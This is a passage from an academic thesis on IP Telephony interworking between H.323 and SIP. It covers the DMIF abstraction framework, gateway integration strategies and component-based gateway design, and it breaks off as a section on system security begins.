In heterogeneous environments there are typically multiple competing signaling approaches and protocol standards. A number of basic functions can be found in all of these. These functions include the addressing of participants using symbolic names and the negotiation of connections and their parameters. Thus, a generic abstraction that hides underlying protocol specifics is a valuable investigation topic. The Delivery Multimedia Integration Framework (DMIF) [69] that is standardized as part of the Motion Pictures Expert Group (MPEG) approach towards distributed multimedia systems forms a general and comprehensive framework that is applicable to a wide variety of multimedia scenarios.

The basic motivation for choosing DMIF as investigation candidate in our context is its standardization and the knowledge that generating software on a generic instead of a per-application or per-protocol basis can speed up development and typically generates re-usable solutions. The framework is considered as qualified for the integration with different protocol stacks.

In contrast to H.323 and SIP which are dedicated session signaling protocols DMIF implements a more API-like approach. Hence, once generic primitives like “start alerting” or “indicate media characteristics” are identified they can be provided using the framework. This approach aims to implement inter-operable applications and concentrates on communication functionality rather than protocol details. In [3] we have identified ways to use DMIF for abstracting from specific IP Telephony protocols. This publication shows that typical scenarios like the registration with IP Telephony infrastructure entities as well as originating and accepting a call can be encapsulated in a way that makes DMIF applications usable with both H.323 and SIP.

DMIF Characteristics and Primitives

Figure 4.8 visualizes that the DMIF framework follows a layered approach that separates delivery mechanisms from applications.

The framework API DAI (DMIF Application Interface) provides the application interface for the communication with different local or network data sources that are accessed via DMIF filters. In our design the usage of this interface initially ensures that just one application can be used on top of both a mapping to H.323 as well as to SIP.

Additionally, DMIF defines an informative DMIF-Network Interface (DNI) for network scenarios. DNI allows to develop components that can easily adapt their signaling mapping to different protocols.

We investigate DMIF both as a candidate for IP Telephony session signaling towards H.323 and SIP end-systems as well as for signaling interactions between a DMIF–SIP and a DMIF–H.323 gateway. The former cases use the local DAI interface to encapsulate the functionality of the IP Telephony protocol stacks below. The latter case for the connection of different gateways uses network DNI service interactions between different DMIF instances.




Figure on DMIF architecture adapted from [55]

Figure 4.8: DMIF communication model

Initial Approach for End-System Integration

Our initial proposal for the consideration of DMIF for IP Telephony signaling has targeted the usage in end-systems. Table 4.1 shows that the DMIF framework provides typical generic functions for session signaling. These are conceptually similar to their equivalents in H.323 or SIP.

Table 4.1: DMIF primitives for generic session management functions

primitive	generic usage
DAI_ServiceAttach	allows to initialize a session with a remote peer, specified with an URL
DAI_ServiceDetach	allows to terminate a session
DAI_AddChannel	allows to establish end-to-end transport channels in the context of a particular session
DAI_RemoveChannel	allows to remove existing transport channels
DAI_UserCommand	allows to exchange signaling messages on an application-to-application basis
DAI_SendData	allows to transmit media date over an previously established channel

Our approach exploits this similarity and introduces valid mappings of the primitives to their IP Telephony signaling counterparts. Figure 4.9 shows a typical mapping of a call setup to a SIP subscriber that we have proposed in [3].




Figure 4.9: DMIF-originated call to SIP application

This publication also shows our proposed handling of H.323 signaling messages and the respective integration with SIP registrars or H.323 gatekeepers. We have designed and implemented a prototype system that combines a Java DMIF application and graphical front-end with Open Source IP Telephony signaling stacks.

Figure 4.10 visualizes the design. In the framework the DMIF Application Interface is implemented with two interfaces, `DMIFSession` and `DMIFApplication`. The former provides the set of methods that are offered to the application from the DMIF layer, while the latter is the set of callback functions for the DMIF layer to inform the application about events and messages. The DMIF layer is provided to the applications through a `DMIFFilter`. Its responsibility is to parse application requests and to activate the appropriate `DMIFInstances` to handle them.

The `DMIFInstances` are formed of two different objects, the `CallReceiver` and the `CallMaker`. A `CallReceiver` object initially allows the user to register. It is then responsible for the acceptance of incoming calls as well as for their handling. A `CallMaker` executes the requests for outgoing connections. Both `CallReceiver` and `CallMaker` hide the underlying signaling protocol and implement the mapping of protocol primitives as depicted in Figure 4.9.

Suitability of DMIF as Intermediate Protocol Between Gateways

There have been further initiatives by other research groups to incorporate the DMIF standard into heterogeneous IP Telephony scenarios. These extend the analysis of appropriate signaling primitives from a discussion of the DAI interface to network interaction between distributed components via the DNI interface. The resulting design and implementation are described in [21] and [20], respectively.

The operation mode that is proposed in [21] extends the usage of the DMIF DNI interface for interactions between distributed DMIF systems and introduces a gateway that maps typical session signaling operations between DMIF and SIP.

Figure 4.11 visualizes a DMIF-originated call via such a gateway. A careful inspection shows




Figure 4.10: DMIF-based prototype design

that it is conceptually similar to the H.323-originated call setup without *fast connect* in Figure 4.7 and has therefore to be handled by the gateway in a similar way[1]. The approach can similarly also be applied to H.323–DMIF mapping and it is possible to combine two different gateways so that they use DMIF as intermediate protocol for the session setup and media channel establishment between an H.323 and a SIP subscriber.

The referenced publications state the public availability of their implementation. Nevertheless, the author has not released the software so far. Also, no representative figures about system performance have been made available.

Therefore, we have modified our original two end-system designs for basic DMIF–DMIF interoperation in a back-to-back manner. This allows to establish a session between an H.323 *terminal* and a SIP *user agent* which both directly interoperate with their respective gateway. Nevertheless, more advanced features like support for multiple parallel sessions have not been incorporated. This makes the described DMIF–H.323 and DMIF–SIP mapping as well as the usage of DMIF as intermediate protocol between H.323 and SIP a scientific experiment only.

[1] This is in contrast to the argumentation in [21] that assumes that the media endpoint characteristics are available with the `DS_SessionSetup` request already.




Figure adapted from [21]

Figure 4.11: DMIF-originated call via DMIF2SIP gateway

4.2.3 Summary

At the moment there are basically just the two concurrent IP Telephony session signaling protocols H.323 and SIP that are typically used in standard-based heterogeneous environments. Due to this limited number of signaling protocols that a gateway has to bridge between, a direct mapping forms a very appropriate solution.

An alternative solution with an intermediate protocol is feasible. However, it does not fulfill the requirements for practical deployment. At the time of writing the investigated DMIF protocol is neither very prominently used nor especially supported within the network infrastructure.

4.3 Gateway Integration Strategies Investigated

The kind of integration of a gateway with the infrastructure significantly influences the functionality and scalability of the resulting solution. There are three alternatives for the integration of gateways and client systems using the investigated IP Telephony protocols H.323 and SIP within the respective alternative infrastructure.

Integration can be H.323-centric, SIP-centric or combining both protocol worlds in an independent manner. The alternatives differ in the way how functions like subscriber registration, admission control and call routing are incorporated within a gateway. As shown in our categorization in Figure 4.2 these functions are additional to the core functionality of mapping session related signaling messages. [161] has initially named and discussed the categorized

options and their differences and functional implications. It should be used as reference material in addition to our discussion.

4.3.1 H.323-centric Gateway Integration

We have started our design and implementation of an H.323-centric interworking solution [17] in 1999 when no interworking solutions between H.323 and SIP existed at all. It gradually emerged from the combination of an H.323 *terminal* and a SIP *user agent* in a back-to-back manner to a solution for the general integration of SIP *user agents* in the H.323-based PBX system of our industry research partner. Figure 4.12 schematically shows the system setup and its interactions. The gateway transforms SIP `REGISTER` messages into H.323 `RRQ` (registration requests) and fully integrates the attached SIP users within the subscriber management of the H.323-based system.




Figure 4.12: H.323-centric integration

The initial implementation concentrated on the correct mapping of the call setup signaling sequences and an appropriate modification of the exchanged media channel parameters. This modification ensures that the RTP media streams are routed directly between the H.323 *terminal* and the SIP *user agent* that are involved in the call. It also distinguishes the design from the most simple possible interworking solution that lets a SIP *user agent* (that is part of a gateway in its simplest form) accept an incoming connection and originate another call by directly interacting with an H.323 *terminal* that originates another call to the H.323 side of the system. In such a design (that is similar to the approach that we describe for an MBone2Tel gateway in Section 6.2.2) the media streams are routed via the gateway as well. They are exchanged between the two end-system-like parts of the gateway that interact in the described back-to-back manner. Even though such a configuration is sub-optimal it formed an interim step of our design activities and provided valuable insights. The possibility and need of a clear separation of concerns (such as those for subscriber management and call call routing which can widely be decoupled from the session negotiation aspects) has been the most important aspect of the lessons that we have learned in this context.

Even though the gateway in its simplest form (which does not duplicate processing facilities e.g., by means of a multi-threaded implementation) can only handle one call at a time it is usable for whole sets of H.323 and SIP subscribers. The gateway can for this purpose register with a SIP registrar for number of SIP subscriber addresses. This way the IP address of the gateway (which is "announced" in the `Contact:` header of the `REGISTER` messages) is used for call setups from the SIP side to multiple targets. The correct mapping to an appropriate target on the H.323 side has to be done by the gateway itself. It extracts the information from the SIP `INVITE` message and uses either a simple algorithm such as the removal of the domain specific part from the SIP target URL or a more sophisticated lookup algorithm in an internal mapping table or an external database. Subscribers on the H.323 side can even actively be searched with appropriate H.323 `LRQ` location requests. For a comprehensive discussion of these options we refer to [161] and [159]. Multiple different SIP subscribers can be reached via the gateway in a comparable way. It has to ensure that the H.323 gatekeeper in the upper part of Figure 4.12 routes calls for all these various subscribers to the gateway. Depending on the characteristics of the gatekeeper this can either be statically configured or enforced with multiple `RRQ` registration requests for individual endpoints. Typically, H.323 gatekeepers also allow to register gateways. In this case the respective `RRQ` registration request describes a whole set of subscriber addresses that a gateway is responsible for. Once a call setup from the H.323 side reaches the gateway it has to correctly determine the SIP call target address from the information in the `SETUP` message.

The gateway does not make any additional effort for "short-circuiting" the call signaling between two SIP subscribers that intend to interact. The signaling for these is generally routed via the gatekeeper in the H.323 cloud. This can be desired for administrative, policy and pricing reasons but otherwise turns out to be a major drawback of the approach. Figure 4.12 shows the very close integration of the gateway with the H.323 gatekeeper. This close integration can be used for interaction between the gateway and the gatekeeper with mechanisms that are out of the scope of the H.323 signaling standard and uses proprietary interfaces. Even though such a practice is an option for the described setup it limits the further system enhancement into an extensible configuration that we discuss as "protocol-neutral" in Section 4.3.3. It should therefore typically be omitted in order to not unnecessarily restrict the universality of the resulting gateway.

4.3.2 SIP-centric Gateway Integration

In a SIP-centric integration scenario a signaling gateway is co-located to a SIP proxy and registrar. Registrations from the H.323 protocol cloud are mapped to SIP registrations. This is conceptually similar to the procedure for the H.323-centric approach.

A SIP-centric gateway integration approach has been implemented in the Columbia University *siph323* [232] and the VOCAL *siph323csgw* [252] gateways. Both systems include an internal gatekeeper that is responsible for handling the H.323 admission requests in a call setup that have no correspondence on the SIP side and can therefore not be translated and forwarded. To our best knowledge both systems do not support the interaction with external gatekeepers.

Therefore, they cannot be easily incorporated into larger hierarchical scenarios but mainly target support for a limited number of H.323 *terminals* in scenarios that are predominantly SIP-based.

4.3.3 Protocol-neutral Interworking

All the three different integration options are described and analyzed in [161]. It discusses the need for support of a location request mechanism in gateways that do neither include a SIP proxy nor an H.323 gatekeeper. We propose to fully decouple call session signaling and call routing aspects. Our categorization in Figure 4.2 lists them as two different and separable tasks. A protocol-neutral solution does not include subscriber management nor location mechanisms. It is restricted to the basic session setup protocol message conversion and does not incorporate mechanisms for call routing. Typically, it incorporates a next hop for both its H.323 as well as its SIP interface side.

The benefit of this approach is visualized in Figure 4.13. Gatekeepers or SIP proxies route signaling traffic towards the gateways but manage subscribers and admission control on their own. The gateway itself is fully freed from the determination of call routing targets. This approach assumes that both SIP proxies as well as H.323 gatekeepers can correctly forward session signaling messages that are not addressed to a subscriber in their domain of concern. Whereas this is a common functionality for SIP proxies also recent gatekeepers [221] can typically operate this way.




Figure 4.13: Protocol-neutral gateway integration

This approach allows to easily deploy large heterogeneous hierarchical scenarios such as the one that is depicted in Figure C.1. If performance limits for a gateway are reached it can be replaced by a number of parallel instances. This option is further discussed in Section 5.5.1. The important observation in the investigated context is that the enhanced flexibility and better system characteristics result from removing functionality from the gateway. The choice of this option is an implication of the application of our proposed requirement analysis and system design guidelines. It results from the selection of a network-to-network interface on both

gateway sides (see Section 2.5.1) as well as from the call routing separation considerations in Section 3.6.2.

The requirements of protocol-centric solutions such as the close integration of just a very limited number of subscribers in a H.323 resp. SIP scenario can also be solved with a protocol-neutral interworking setup. This setup introduces an additional H.323 gatekeeper or SIP proxy and registrar that is responsible for the subscriber management. If properties of a protocol-centric scenario such as the centralized management of subscribers, the application of specific admission policies or the generation of call detail record (CDR) information is necessary it is generally possible to combine these operations by another interworking solution that combines the infrastructure entities.

This solution can use the infrastructure system management interfaces and is not restricted to the IP Telephony signaling protocol primitives. According to our assessment it better corresponds to the horizontal mechanism and system integration approach than the introduction of more functions in just one gateway. Our own implementation results and the modification and enhancement of existing gateway software solutions have shown that the decomposition and belated disentanglement of functionality from an integrated design is generally a task that is difficult to perform.

4.3.4 Summary

Our own implementations have provided an H.323-centric solution [5] and enhanced a SIP-centric gateway from the VOCAL project [252] into a protocol-neutral one. A protocol-centric approach allows for the fast integration of a small set of clients and has therefore been chosen by a number of designs and implementations. However, this it is not an optimal approach if independent installations with their own subscriber management (using an H.323 gatekeeper respectively SIP proxy and registrar) already exist. A protocol-independent infrastructure integration approach frees the gateways from unnecessary functions and enables the general integration of H.323 and SIP installations in scalable scenarios. The different components in these scenarios are connected and integrated by an appropriate call routing setup.

4.4 Investigated Gateway Implementation Strategies

Extensibility but also stability of software systems significantly depend on the way they are developed. The connection of two protocol machines in a direct and straight-forward way is usually to a high extent influenced by the specifics of one or both parts. Typically, this limits the generality of the resulting solution and the chance to easily replace or enhance a specific closely integrated component.

A monolithic approach that is very specific for the integrated parts typically lacks convenient and efficient means for the integration, parameterization and test of enhancements. Our im-

plementation results have shown that in contrast to these adverse characteristics a component-based design and implementation enhances flexibility and facilitates the replacement and reuse of system parts.

Whereas the direct integration of two protocol stacks that is described in [5] is a valuable approach for creating a first gateway prototype, a more generic design must be used for implementing a system that can fulfill its task using a stable and more or less persistent core logic. Such a generic design allows to combine stable system parts with alternative protocol stacks or newer versions of the existing ones.

Figure 4.14 shows the structure of a component-based H.323–SIP gateway that we have described in [2]. Alternative protocol stack implementations can be integrated as plug-ins using the linkage interfaces in the figure. The figure shows the protocol stacks that have practically been used in gray color.




Figure 4.14: Component-based H.323–SIP gateway architecture

A generic connection manager forms the core of the design. It handles the set of active connections between two end-points that belong to the different signaling worlds. A *connection object* is created for each new session. It encapsulates the objects which perform the "translation" of the protocol primitives and parameters between the two protocols. The *H2Conn* (see Figure 4.14) component is responsible for the mapping of the H.323 messages and state transitions to the their SIP counterparts, whereas the *S2Conn* component is responsible for the reverse translation.

Figure 4.15 shows that a comparable approach has been proposed and used in [256].

It bases its connection handling on the basic call state model (BCSM) [178] abstraction. This concept that also allows to decompose a connection in two interacting parts is defined within the IN (Intelligent Network) system design and development methodology.

[256] indicates that communication between the interacting parts is done using events. This abstraction does not give any further indication on how to actually map between the two parts.




Figure of BCSM-based gateway adapted from [256]

Figure 4.15: Modular and component-based gateway implementation

The right part of Figure 4.15 indicates that the approach can be modeled with our general gateway block model. This supports the identification of necessary interactions between the two call state model components.

Within the gateway development and customization process there are a number of situations where flexible means of describing the parsing, modification or generation of signaling PDUs or events and states within the system are very valuable. While this can be done using compiled code it restricts the flexibility and opportunities for rapid prototyping of new mechanisms.

Scripting languages can solve some of these tasks very well. Their drawbacks (such as slower execution as well as just limited static compile-time type and correctness checking) can therefore be accepted.

Figure 4.16 shows the usage for address mapping. The approach has also be used for the notation of dynamic protocol sequences in our component-based gateway [2].

The evaluation prototype integrates oTcl [222], an object oriented variant of Tcl, because of its flexibility, easy integration with Unix IPC mechanisms and even direct C or C++ linkage. Its mechanisms have shown to be well suited for the notation and computation of even complex algorithms [244]. During the development and test process of a gateway a certain functional block can be coded as a call to an oTcl function. This one itself does either use generic Tcl code or may wrap native code that is loaded as a shared library at runtime. This allows to build and dynamically modify data and signaling paths by passing information through (named) pipe chains and via command line arguments.

4.4.1 Summary

Both the monolithic as well as the component- and adapter-based way of gateway implementation have proved to provide acceptable results. If only a single dedicated interworking task




Figure 4.16: Scripting as appropriate prototype mechanism

with fixed requirements and constraints needs to be solved, the necessary design and realization time and effort for both approaches are quite similar.

As expected, the component-based approach reveals its benefits when an adaptation to other basic software parts is desired or necessary. Especially in our investigated environment with ongoing changes and enhancements to the basic signaling protocols this is a very common case. A monolithic implementation turns out to easily raise major problems if the further adaptation or enhancement of its incorporated protocol stacks is stopped, delayed or substantially restricted.

A component-based implementation with exchangeable adapters that provide the low level signaling support makes even the complete replacement of one of the interworking protocols an easier option. The usage of exchangeable scripting language functions has proved to be a valuable means for system prototyping and testing of new mechanisms. Within prototyping environments the resulting performance penalty is acceptable because this concept is typically only applied for the non-real-time signaling operations.

4.5 System Security

This thesis discusses efficient ways to cope with heterogeneity and shows the implementation of powerful gateways and end-systems. All these parts cannot be utilized really satisfactorily if not at least a minimum level of security is provided. This fact becomes inevitably clear as soon as components are deployed in real-world scenarios.

We have considered this aspect and actively contributed to the development of an architecture for firewalls that support the specific needs of IP Telephony signaling and media streams. This novel type of firewalls for multimedia applications forms a necessary enabling precondition for the use of IP Telephony in many typical environments. It significantly enhances existing

infrastructures.

Additionally, we consider protection and secure operation mechanisms for IP Telephony systems. Our research activities mainly focus on the identification of current limitations and drawbacks. We uncover serious IP Telephony system vulnerabilities and categorize them, identify reasons and potential counter-measures. The discussion highlights the necessity of further protection and secure operation mechanisms. It intends to make the reader aware of our potential future work that combines protocol interworking and security aspects.

Security has various different aspects. They can be categorized according to a number of well-established classification schemes [52]. Our presentation starts with a generic list of security goals. It is shown in Figure 4.17 and includes specific examples from the IP Telephony domain. These examples indicate typical challenges in the investigated area and are picked up again in the subsequent discussion. The samples do not claim to be complete. They rather try to describe the scene for our further discussion and the subsequent alternative categorization.

